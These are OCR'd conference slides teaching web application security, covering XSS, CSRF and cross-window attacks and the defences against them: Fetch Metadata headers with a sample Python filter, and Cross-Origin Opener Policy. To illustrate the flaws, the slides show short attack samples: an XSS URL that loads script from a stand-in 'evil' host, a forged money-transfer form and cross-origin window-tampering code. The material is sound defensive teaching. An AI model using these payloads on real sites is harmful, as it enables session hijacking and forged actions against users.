#SecAppDev

Leuven, Belgium

2023

Modern Security Features

for web applications

Lukas Weichselbaum

Senior Staff Information Security Engineer

Google Switzerland 🇨🇭

@we1x

lwe@google.com

Perennial challenge for ISE: Web security

Possibly the largest web application ecosystem in the world:

- 1,376 distinct user-facing applications on 602 *.google.com subdomains
- Thousands of internal apps, hundreds of acquired companies

… built using a wide variety of technologies:

- 4 major server-side languages: Java, C++, Python, Go
- 16+ HTML template system engines, dozens of HTML sanitizers
- JS & TypeScript with many frameworks: Angular, Polymer, Closure, GWT
- Over 2 billion lines of (often legacy) code, thousands of third-party libraries


… receiving thousands of web security vulnerability reports each year.

1. Common web security flaws
2. Web platform security features

1. Common web security flaws

2. Web platform security features

Total Google Vulnerability Reward Program payouts in 2018



XSS 35.6%

CSRF 3.2%

Clickjacking 4.2%

Other web bugs 7.8%

Non-web issues 49.1%

Mobile app vulnerabilities
Business logic (authorization)
Server / network misconfigurations
...

A simplified view of web (in)security

Historically, there were three *original sins* of the web as an application platform:


Mostly solved

1. *(lack of)* **Encryption**: Easy to build an application without encryption-in-transit
   - Vulnerabilities: Use of HTTP; mixed content; non-Secure cookies; PKI concerns

Application opt-ins needed. Focus for the second half of this presentation.

2. **Injections**: Core building blocks (HTML, URLs, JS) allow mixing code & data
   - Vulnerabilities: All possible flavors of XSS; prototype pollution
3. *(lack of)* **Isolation**: Possible to interact with arbitrary cross-origin endpoints
   - Vulnerabilities: CSRF; clickjacking; XS-Search; XS-Leaks

The bulk of web application vulnerabilities can be traced back to these problems.



Injections

Bugs: Cross-site scripting (XSS)

```
<?php echo $_GET["query"] ?>
```


```
foo.innerHTML = location.hash.slice(1)
```

... and many other patterns

1. Logged in user visits attacker's page
2. Attacker navigates user to a vulnerable URL

   `https://victim.example/?query=<script src="//evil/">`

3. Script runs, attacker gets access to user's session



Insufficient isolation


Bugs: Cross-site request forgery (CSRF), XS-leaks, timing, ...

```
<form action="/transferMoney">
  <input name="recipient" value="Jim" />
  <input name="amount" value="10" />
```

1. Logged in user visits attacker's page
2. Attacker sends cross-origin request to vulnerable URL

```
<form action="//victim.example/transferMoney">
  <input name="recipient" value="Attacker" />
  <input name="amount" value="∞" />
```

3. Attacker takes action on behalf of user, or infers information about the user's data in the vulnerable app.



Insufficient isolation

New classes of flaws related to insufficient isolation on the web:

- Microarchitectural issues (Spectre / Meltdown)
- Advanced web APIs used by attackers
- Improved exploitation techniques

The number and severity of these flaws is growing.

1. Common web security flaws

2. Web platform security features


Spoiler

It all starts with a header..
.. to protect sensitive sites

XSS (strict CSP + TT)

Block 3rd party scripts (allowlist CSP)
Note: Not intended to mitigate XSS

Insufficient isolation issues like XSRF, XSSI, Clickjacking XSLeaks, Spectre, ...
(Fetch Metadata, COOP, CORP, XFO)



1. Isolation mechanisms


2. Injection defenses

1. Isolation mechanisms

2. Injection defenses

Why do we need isolation?

Attacks on windows




Examples: XS-Search/Leaks, tabnabbing, login detection, Spectre

Why do we need isolation?

Attacks on resources

`evil.example`



Examples: CSRF, XSSI, clickjacking, web timing attacks, Spectre

Quick review: origins & sites

Two URLs are **same-origin** if they share the same scheme, host and port.

https://www.google.com/foo and **https://www.google.com**/bar

Two URLs are **same-site** if they share the same scheme & registrable domain.

https://mail.**google.com/** and **https**://photos.**google.com/**

Otherwise, the URLs are **cross-site**.

https://www.youtube.com/ and https://www.google.com/

Isolation for **resources**:
Fetch Metadata request headers

Let the server make security decisions based on the source and context of each HTTP request.

Three new **HTTP request headers** sent by browsers:

`Sec-Fetch-Site`: Which website generated the request?
`same-origin`, `same-site`, `cross-site`, `none`

`Sec-Fetch-Mode`: The Request *mode*, denoting the *type* of the request
`cors`, `no-cors`, `navigate`, `same-origin`, `websocket`

`Sec-Fetch-Dest`: The request's destination, denoting where the fetched data will be used
`script`, `audio`, `image`, `document`, `object`, `empty`, …

https://site.example

```
fetch("https://site.example/foo.json")
```

```
GET /foo.png
Host: site.example
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

https://evil.example

```
<img src="//site.example/foo.json" />
```

```
GET /foo.json
Host: site.example
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
```

Fetch Metadata - Resource Isolation

Basic idea

Block cross-site requests [`Sec-Fetch-Site: cross-site`]

Unless:

- It's a non state-changing [!POST] **navigational request**
  `Sec-Fetch-Mode: navigate` *or* `Sec-Fetch-Mode: nested-navigate`
- The action/servlet is **whitelisted** for cross-site traffic (e.g. a CORS endpoint)

- **Prevents** attacks based on the attacker forcing the loading of the resource in an attacker-controlled context

```python
# Reject cross-origin requests to protect from CSRF, XSSI & other bugs
def allow_request(req):
  # Allow requests from browsers which don't send Fetch Metadata
  if not req['sec-fetch-site']:
    return True

  # Allow same-site and browser-initiated requests
  if req['sec-fetch-site'] in ('same-origin', 'same-site', 'none'):
    return True

  # Allow simple top-level navigations from anywhere
  if req['sec-fetch-mode'] == 'navigate' and req.method == 'GET':
    return True

  return False
```

Adopting Fetch Metadata

1. **Monitor**: Install a module to monitor if your isolation logic would reject any legitimate cross-site requests.

2. **Review**: Exempt any parts of your application which need to be loaded by other sites from security restrictions.

3. **Enforce**: Switch your module to reject untrusted requests.
   ★ Also set a `Vary: Sec-Fetch-Site, Sec-Fetch-Mode` response header.

Supported by: All major browser engines.

Detailed guide at
web.dev/fetch-metadata

Live Demo

secmetadata.appspot.com


Isolation for **windows**:
Cross-Origin Opener Policy

Protect your windows from cross-origin tampering.

evil.example

Open new window

victim.example



```
w = window.open(victim, "_blank")

// Send messages
w.postMessage("hello", "*")
// Count frames
alert(w.frames.length);
// Navigate to attacker's site
w.location = "//evil.example"
```

Isolation: Cross-Origin Opener Policy

victim.example


```
Cross-Origin-Opener-Policy: same-origin
```

or

```
Cross-Origin-Opener-Policy:
same-origin-allow-popups
```

evil.example

victim.example



COOP - Overview

- If the COOP is set to "same-origin", and the origins of the documents match
  ➡ documents can interact with each other.

- If the opener's COOP is set to "same-origin-allow-popups", and the openee's COOP is set to "unsafe-none" (default)
  ➡ documents can interact with each other.

- Otherwise, if at least one of the documents sets COOP
  ➡ the browser will create a new browsing context group, severing the link between the documents.

Adopting COOP

A window with a `Cross-Origin-Opener-Policy` will be put in a different *browsing context group* from its cross-site opener:

- External documents will lose direct references to the window

```
» window.opener.postMessage('evil!', '*')
TypeError: window.opener is null [Learn More]
```

Side benefit: COOP allows browsers without Site Isolation to put the document in a separate process to protect the data from speculative execution bugs.

Further reading on Post-Spectre Web Development at
w3c.github.io/webappsec-post-spectre-webdev/#tldr

Live Demo

cross-origin-isolation.glitch.me

XS-Leaks Wiki

xsleaks.dev

Window References

October 8, 2020

Abuse Window References
Category Attack
Defenses Fetch Metadata, SameSite Cookies, COOP

If a page sets its `opener` property to `null` or is using COOP protection depending on the users' state, it becomes possible to infer cross-site information about that state. For example, attackers can detect whether a user is logged in by opening an endpoint in an iframe (or a new window) which only authenticated users have access to, simply by checking its window reference. Run demo

